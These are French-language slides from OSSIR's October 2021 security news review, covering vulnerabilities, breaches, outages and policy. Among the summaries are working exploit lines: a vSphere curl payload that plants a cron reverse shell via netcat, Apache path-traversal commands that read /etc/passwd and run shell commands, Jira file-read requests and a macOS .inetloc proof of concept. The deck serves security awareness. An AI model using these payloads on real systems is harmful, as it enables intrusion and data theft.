



# Revue d'actualité de l'OSSIR

12 octobre 2021

*Aurélien Denis*

*Vladimir Kolla @mynameisv\_*



# Failles / Bulletins / Advisories

# Failles / Bulletins / Advisories


## Microsoft - Avis

### En septembre :

- 86 vulnérabilités corrigées
- 48 touchant Chromium
  
- A retenir :
  - CVE-2021-36965 exécution de code à distance depuis WLAN AutoConfig
  - CVE-2021-38667, CVE-2021-38671, CVE-2021-40447 sur le spooler d'impression

# Faibles / Bulletins / Advisories (MMSBGA) Microsoft

## Rappel du support Windows 10 en couleurs 🚫



mardi 13 novembre 2018	mardi 9 janvier 2024	mardi 9 janvier 2029
mardi 2 août 2016	mardi 12 octobre 2021	mardi 13 octobre 2026
mercredi 29 juillet 2015	mardi 13 octobre 2020	mardi 14 octobre 2025
mardi 20 octobre 2020	mardi 10 mai 2022	mardi 9 mai 2023
mercredi 27 mai 2020	mardi 14 décembre 2021	mardi 14 décembre 2021
mardi 12 novembre 2019	mardi 11 mai 2021	10 mai 2022**
mardi 21 mai 2019	mardi 8 décembre 2020	mardi 8 décembre 2020
mardi 13 novembre 2018	mardi 10 novembre 2020	11 mai 2021**
lundi 30 avril 2018	mardi 12 novembre 2019	mardi 10 novembre 2020
mardi 17 octobre 2017	9 avril 4 sept. 2019	14 avril 13 oct. 2020
5 avril 2017*	mardi 9 octobre 2018	mardi 8 octobre 2019
mardi 2 août 2016	mardi 10 avril 2018	mardi 9 avril 2019
mardi 10 novembre 2015	mardi 10 octobre 2017	mardi 10 octobre 2017
mercredi 29 juillet 2015	9 mai 2017	mardi 9 mai 2017

### Légende :

- Date de mise à disposition pour le public et les entreprises
- Support
- Fin de support pour les versions Home, Pro, Pro Education et Pro for Workstations / fin de support standard pour LTSC/LTSC
- Support uniquement pour les versions Enterprise et Education
- Prolongation exceptionnelle suite au Coronavirus
- Fin de support pour toutes les versions / fin de support étendu pour LTSC/LTSC

# Failles / Bulletins / Advisories

## Microsoft - Divers

### PrintNightmare c'est enfin fini

- Corrigé dans le bulletin de septembre

<https://twitter.com/gentilkiwi/status/1437850150513295369>

- Fin du feuilleton de l'été, ou presque... très nombreux problèmes avec les imprimantes

<https://www.ginjfo.com/actualites/logiciels/windows-10/windows-10-et-kb5005565-attention-aux-problemes-dapplications-dimpression-et-de-bluetooth-20210927>

# Failles / Bulletins / Advisories 90's

**Les années 90 viennent d'appeler...**

Elles veulent récupérer leur vulnérabilités



# Failles / Bulletins / Advisories

## Microsoft - Divers



### OMIGOD

- OMI, outil d'exploitation à distance
- Déployé par défaut sur les VM Linux dans Azure
  - 1 exécution de commande à distance sans authentification (CVE-2021-38647)
  - 3 élévations locales de privilèges


<https://www.wiz.io/blog/omigod-critical-vulnerabilities-in-omi-azure#>

- Aussi inclus dans IBM QRadar du market place Azure

<https://www.ibm.com/support/pages/security-bulletin-ibm-qradar-azure-marketplace-images-include-open-management-infrastructure-rpm-which-vulnerable-remote-code-execution-cve-2021-38647>



WIZ Research



### Contourner l'écran de verrouillage de Windows simple comme...



- Pas simple du tout en fait
- Ressemble aux évasions de Citrix XenApp/XenDesktop

<https://halove23.blogspot.com/2021/09/zdi-21-1053-bypassing-windows-lock.html>

# Faibles / Bulletins / Advisories

## Microsoft - Divers

### Contourner les limites d'erreur d'authentification sur Azure

- C'est une fonctionnalité : Azure AD Seamless SSO
  - Envoie d'un ticket Kerberos sur l'autologon
  - Sans limite en cas d'erreur sur <https://autologon.microsoftazuread-ssocom/winauth/trust/2005/usernamemixed>
- Qui ne génère pas de log    
<https://twitter.com/gentilkiwi/status/1437850150513295369>

### AD CS pour les nuls... ou presque

<https://www.securew2.com/blog/active-directory-certificate-services-ad-cs-explained>

- Sinon  : <https://www.nolimitsecu.fr/adcs/>



### Microsoft Digital Defense Report 2021

- 58% des attaques viennent de Russie
- 32% viennent des renseignements Russes
- 46% des attaques visent les USA, 19% l'Ukraine

<https://www.microsoft.com/en-us/security/business/microsoft-digital-defense-report?rtc=1>



# Failles / Bulletins / Advisories

## *Navigateurs (principales failles)*

### **Chrome et Firefox, appel à MSIE (CVE-2021-38492)**

- Appel à MSIE avec le schéma mk://
- Utilisé pour exploiter des vulnérabilités MSIE puis Chrome ou FF

<https://www.mozilla.org/en-US/security/advisories/mfsa2021-38/#CVE-2021-38492>

# Failles / Bulletins / Advisories

## *Navigateurs (principales failles)*

*aaaaaaaaaaaaaaaaaaaaa*


- Exécution de code arbitraire dans le navigateur

<https://gist.github.com/wdormann/bbf95c5cceb826a1e21124cfb320106>

<https://github.com/avboy1337/1195777-chrome0day>

**Failles / Bulletins / Advisories**

*Applications / Framework / ... (principales failles)*



**Pre-auth RCE**

**Pre-auth RCE everywhere**

# Failles / Bulletins / Advisories

## Applications / Framework / ... (principales failles)

### vmWare

- vSphere, exécution de code à distance sans authentification CVE-2021-22005
  - Si l'option CEIP est activée
  - Code d'exploitation :

```
curl -kv "https://IP-  
CIBLE/analytics/telemetry/ph/api/hyper/send?_c=&_i=/../../../../../../../../etc/cron.d/  
$RANDOM" -H Content-Type: -d "* * * * * root nc -e /bin/sh IP-SHELLBACK 4444"
```

<https://twitter.com/wvuuuuuuuuuuuuu/status/1442634215330390020>

- vCenter, exécution de code à distance sans authentification CVE-2021-21972
  - Ecriture arbitraire de fichier par téléversement d'un TAR exploitant un directory traversal
  - Exécution de code si le fichier est un JSP, mais avec l'utilisateur "vsphere-ui"
    - Facile contre un vCenter sous Windows
    - Demande plusieurs itération avec vCenter VCSA
      - `../../../../usr/lib/vmware-vmphere-ui/server/work/deployer/s/global/[ICI LE NOMBRE INCREMENTAL]/0/h5ngc.war/resources/`



# Failles / Bulletins / Advisories

## *Applications / Framework / ... (principales failles)*

### **Atlassian Confluence, exécution de code à distance sans authentification (CVE-2021-26084)**

- Exécution de code Java à distance sans authentification grâce à un POST
  - Sur /pages/doenterpagevariables.action

<https://github.com/httpvoid/writeups/blob/main/Confluence-RCE.md>

### **Atlassian Jira Server/Data Center 8.4.0 (CVE-2021-26086)**

- Lecture arbitraire de fichier

```
GET /s/cfx/_/;/WEB-INF/web.xml
```

```
GET /s/cfx/_/;/META-INF/maven/com.atlassian.jira/jira-webapp-dist/pom.properties
```

<https://packetstormsecurity.com/files/164405/Atlassian-Jira-Server-Data-Center-8.4.0-File-Read.html>



# Failles / Bulletins / Advisories Applications / Framework / ... (principales failles)




## Apache 2.4.49, exécution de code à distance sans authentification (CVE-2021-41773 puis CVE-2021-42013)

- Inclusion locale de fichier (LFI) si `mod_cgi` est activé  

```
curl -vv "http://IP-CIBLE/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/etc/passwd"
```
- Transformée en RCE si :
  - «Require all denied» est modifié en «all granted»
  - Pour `</>` ou `</bin>` ce qui est **ultra rare**  

```
curl -vv --data "A=|echo;id" "http://IP-CIBLE/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh"
```
- 2.4.50 contournable avec `"/...;/"`  
<https://twitter.com/ortegaalfredo/status/1445760130818007051>
- 2.4.51 contournable avec `"/.%%32%65/"` 😊  
<https://twitter.com/cyb3rops/status/1446564547536592900>
- Normaliser avant de décoder !!?

Apache LFI with `/%2e/`, patch urgently!



112432 Apache 2.4.49 are on Shodan



It's a RCE, patch with 2.4.50



Patch with 2.4.51



cgi-bin has to be enabled



Don't care about a LFI



Patch can be bypassed with `/.../`



Can be bypassed with `/.%%32%65/`



# Failles / Bulletins / Advisories

## Applications / Framework / ... (principales failles)


### Apache 2.4.49 exécution de code à distance sans authentification CVE-2021-41773

<https://github.com/apache/httpd/commit/4c79fd280dfa3eede5a6f3baebc7ef2e55b3eb6a#diff-6418f40952d9b5f8e2aa0b8789022a1d6b484c2f2300ded31547129f74295f1c>

Implement `ap_getparent()` using `ap_normalize_path()`. ...

It is functionally the same as `AP_NORMALIZE_ALLOW_RELATIVE` flag, while `ap_normalize_path()` is more efficient (single pass).

git-svn-id: <https://svn.apache.org/repos/asf/httpd/httpd/trunk@1879075> 13f79535-47bb-0310-9956-ffa450edef68

 ylavic committed on 22 Jun 2020 ✓

Add `ap_normalize_path()` to replace `ap_getparents()` (with options). ...

`include/httpd.h`: Declare `ap_normalize_path()` and flags.

`AP_NORMALIZE_ALLOW_RELATIVE`:

Don't require that the path be absolute as per RFC 7230. This is needed for lookup subrequests.

`AP_NORMALIZE_NOT_ABOVE_ROOT`:

Check that directory traversal ("..") don't go above root, or initial directory with relative paths.

`AP_NORMALIZE_DECODE_UNRESERVED`:

Decode unreserved characters (like '.') first since they have the same semantics encoded and decoded.

`AP_NORMALIZE_MERGE_SLASHES`:

Merge multiple slashes into a single one.

`AP_NORMALIZE_DROP_PARAMETERS`:

Ignore path parameters (";foo=bar"). Not used by httpd but since `ap_normalize_path()` is taken from mod\_jk's `jk_servlet_normalize()` it can allow them to use the upstream version now.


`server/util.c`: Implement `ap_normalize_path()`.

`modules/dav/main/util.c`: Replace call to `ap_getparents()` using `ap_normalize_path()` with `AP_NORMALIZE_DECODE_UNRESERVED` flag since the path comes from an absolute URL (thus potentially %-encoded).

`modules/generators/mod_autoindex.c`: Replace call to `ap_getparents()` using `ap_normalize_path()` with `AP_NORMALIZE_ALLOW_RELATIVE` and `AP_NORMALIZE_NOT_ABOVE_ROOT` flags to be consistent with original code.

`include/ap_mmn.h`: MINOR bump for `ap_normalize_path()`.

git-svn-id: <https://svn.apache.org/repos/asf/httpd/httpd/trunk@1879074> 13f79535-47bb-0310-9956-ffa450edef68

 ylavic committed on 22 Jun 2020 ✗

# Failles / Bulletins / Advisories Systèmes

## macOS, exécution de code à l'ouverture de fichiers .inetloc

- Peut être envoyé dans un mail
- Inclusion d'un lien file:////////... mais corrigé
  - Marche toujours avec File:////////...

<https://ssd-disclosure.com/ssd-advisory-macos-finder-rce/>

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>URL</key>
    <string>File://////////System/Applications/Calculator.app</string>
  </dict>
</plist>
```

## iOS 15.0.1, élévation locale de privilèges (CVE-2021-30883)

- Exploité dans la nature

<https://support.apple.com/en-us/HT212846>

[https://saaramar.github.io/IOMFB\\_integer\\_overflow\\_poc/](https://saaramar.github.io/IOMFB_integer_overflow_poc/)



# Failles / Bulletins / Advisories *Smartphones (principales failles)*

## Apple iOS, 4 vulnérabilités permettant une fuite de données personnelles


- Publiées par un chercheur mécontent de ne pas avoir été crédité
  - Dont 3 0-days / non corrigées
- Gamed 0-day, permet à une app d'accéder à :
  - Le mail et nom du propriétaire du smartphone,
  - Le jeton d'identification Apple ID du propriétaire, pour connecter aux différents sites \*.apple.com ;
  - La base CoreDuet (historique des évènements dont contacts, urls envoyées en message...)
  - La base de données Speed Dial (numérotations plus rapide des favoris)
- Analyticsd (corrigé à partir d'iOS 14.7) permet à une app d'accéder aux journaux d'analyse
- Nehelper, permet à une app de lister toutes les autres applications installées
- Nehelper Wifi Info, permet à une app de lister tous les points d'accès WiFi enregistrés

<https://habr.com/en/post/579714/>



# Stats du mois

## Évolution des CVE sur l'année 2021





# Piratages, Malwares, spam, fraudes et DDoS


# Piratages, Malwares, spam, fraudes et DDoS

## Hack 2.0

### DDoS réfléchi sur TCP sur des firewalls, IDS, IPS...

- Supporte des flux asymétriques, donc sans SYN-ACK
- En cas de blocage, envoie une page web complète
- Découvert en essayant de contourner la censure

<https://geneva.cs.umd.edu/posts/usenix21-weaponizing-censors/>



### Vermilion Strike, l'implant Cobalt Strike pour Linux

- Découvert dans la nature
- Non détecté par les AV, EDR...


<https://www.intezer.com/blog/malware-analysis/vermillionstrike-reimplementation-cobaltstrike/>

# Piratages, Malwares, spam, fraudes et DDoS Hack 2.0

## Hack WiFi depuis Bluetooth sur Broadcom

- Mémoire partagée : WLAN RAM Sharing
  - Par des puces pourtant différentes/dédiées
  - Contient du code exécuté par les puces
- En cas de hack/contrôle du Bluetooth
  - Ecriture d'un payload dans la RAM partagée
  - Exécuté par la puce WiFi


<https://naehrdine.blogspot.com/2021/04/bluetooth-wi-fi-code-execution-wi-fi.html>



## It's raining drones, Hallelujah!

- Imaginez que cela soit suite à un piratage/brouillage

<https://twitter.com/pitdesi/status/1445119043199913990>




# Piratages, Malwares, spam, fraudes et DDoS

## Fuites de données

### Facebook, fuite des données 1,5 milliards d'utilisateurs


- Ou pas :
  - Mise en vente sur RaidForums
- Mais ce serait une arnaque 😞
  - On ne peut vraiment plus faire confiance à personne....



<https://web.archive.org/web/20211005121057/https://rfmirror.com/Thread-SELLING-Facebook-1-5b-Database-is-available-for-sell>

### Twitch, fuite de TOUS leurs outils et beaucoup de données

- Outils, rémunérations des streamers...
- Décrit comme le plus gros piratage de la décennie 🤖
  - Pire que Vault7 ?
  - Pire que Hacking Team ?
  - Pire que ShadowBroker ?
  - Pire que "All US citizen" ?
- Et alors, quelles seront les conséquences ?
  - Aucune 😊



# Piratages, Malwares, spam, fraudes et DDoS

## Pannes

### Facebook est en panne et alors !!?

- Problème BGP
  - Passage d'une commande qui a tout coupé
  - La protection contre les commandes à risque à buggé
  - Accès distant impossible
  - Beaucoup de sécurité physique a ralenti l'opération sur site
  - Service remonté sans surcharge grâce à leurs exercices de simulation de crise (panne de DC)
- Les pannes des GAFAM, cela arrive tout le temps !
  - AWS <https://status.aws.amazon.com/>
  - Les rapports des principales pannes AWS <https://aws.amazon.com/premiumsupport/technology/pes/>
  - Google <https://status.cloud.google.com/>
  - Azure <https://azure.microsoft.com/en-us/status/>
  - Azure DevOps <https://status.dev.azure.com/>
  - Facebook <https://status.fb.com/>

<https://engineering.fb.com/2021/10/05/networking-traffic/outage-details/>

<https://www.france24.com/en/tv-shows/the-debate/20211005-facebook-down-will-whistleblower-revelations-lead-to-regulation>

# Piratages, Malwares, spam, fraudes et DDoS Pannes

## Facebook est en panne et alors !!?

Encore la faute de BGP "Bridging Gap Protocol" 🙄🙄🙄🙄🙄🙄





# Piratages, Malwares, spam, fraudes et DDoS

## Publication

### ANSSI, mise à jour du guide de l'authentification


- Réécriture complète

<https://www.ssi.gouv.fr/guide/recommandations-relatives-a-lauthentification-multifacteur-et-aux-mots-de-passe/>

### AXA, rapport 2021 des risques futurs

- Risque N°1 : le climat
- Risque N°2 : le cyber

<https://www.axa.com/en/press/publications/future-risks-report-2021>



# Piratages, Malwares, spam, fraudes et DDoS

## *Techniques & outils*

### WireGuard dans les Freebox

<https://www.nextinpact.com/article/47822/vpn-wireguard-sur-freebox-beta-debute-comment-ca-marche>

### WireGuard dans le noyau Windows

<https://www.nextinpact.com/article/47817/wireguardnt-protocole-vpn-adapte-au-noyau-windows>

### HandleKatz, pour capturer la mémoire de LSASS

- Ré-implémentation de du minidump de ReactOS + clone de Handle
- Utilise également du Phantom DLL hollowing
  - Mapping d'une section en mémoire dans un process avec une DLL "hollowée"
- Technique non détectée (pour l'instant)
- Présenté à BruCon 2021

<https://github.com/codewhitesec/HandleKatz>

# Piratages, Malwares, spam, fraudes et DDoS

## *Techniques & outils*

### GitOops

- Afficher les héritages de droits Github sous forme de graph
  - Jobs, variables...

<https://github.com/ovotech/gitoops>

# DFIR / OSINT

## *Techniques & outils*

### Tsurugi Linux 2021.1

- Les recherches en source ouverte (OSINT) sur les réseaux sociaux Facebook, Instagram, Twitter, LinkedIn, Snapchat...
- Des plugins pour l'outil de rétroconception Radare2 (et donc pour l'analyse de malware sans IDA ou Ghidra)
- Des outils pour faire de la recherche sur les cryptomonnaies
- Des outils créés par Giovanni pour de la reconnaissance faciale (Pictures Analysis > Computer Vision)
- Et encore pleins d'autres choses 😊 ...

<https://tsurugi-linux.org/index.php>



# Business et Politique

### **F5 acquière Threat Stack pour \$68 millions**

- Sorte de SOC Cloud

<https://twitter.com/F5/status/1439939671744778242>

### Facebook, une lanceuse d'alerte dénonce les abus

- Facebook privilégie les contenus “attirants” donc mensonger et complotistes
- Facebook/Instagram... accentuent les problèmes d'image de soi et de mal-être psychologique
  - Facebook le sait et ne fait rien
- Facebook a menti à ses actionnaires
  - Ce qui est illégal pour une entreprise cotée en bourse aux USA

[https://www.lemonde.fr/pixels/article/2021/10/05/la-lanceuse-d-alerte-de-facebook-temoigne-devant-le-senat-americain\\_6097200\\_4408996.html](https://www.lemonde.fr/pixels/article/2021/10/05/la-lanceuse-d-alerte-de-facebook-temoigne-devant-le-senat-americain_6097200_4408996.html)

[https://www.lemonde.fr/economie/article/2021/10/05/facebook-frances-haugen-une-lanceuse-d-alerte-a-la-demarche-tres-structuree\\_6097253\\_3234.html](https://www.lemonde.fr/economie/article/2021/10/05/facebook-frances-haugen-une-lanceuse-d-alerte-a-la-demarche-tres-structuree_6097253_3234.html)

### Le gouvernement US récupère les données des utilisateurs Google

- Si leurs recherches correspondent à une liste de mots clefs liés à des affaires en cours

<https://www.forbes.com/sites/thomasbrewster/2021/10/04/google-keyword-warrants-give-us-government-data-on-search-users/?sh=6775c2417c97>

### Hollande : une attaque contre un système critique = réponse militaire ou hackback

- Un peu comme leur attaque contre APT29/Cozy Bear/FSB

<https://therecord.media/netherlands-can-use-intelligence-or-armed-forces-to-respond-to-ransomware-attacks/>

### Le gouvernement Chinois va préempté les vulnérabilités

- Toute vulnérabilité devra d'abord être communiquée au gouvernement
  - Qui fera tout pour la corriger 😊🔧

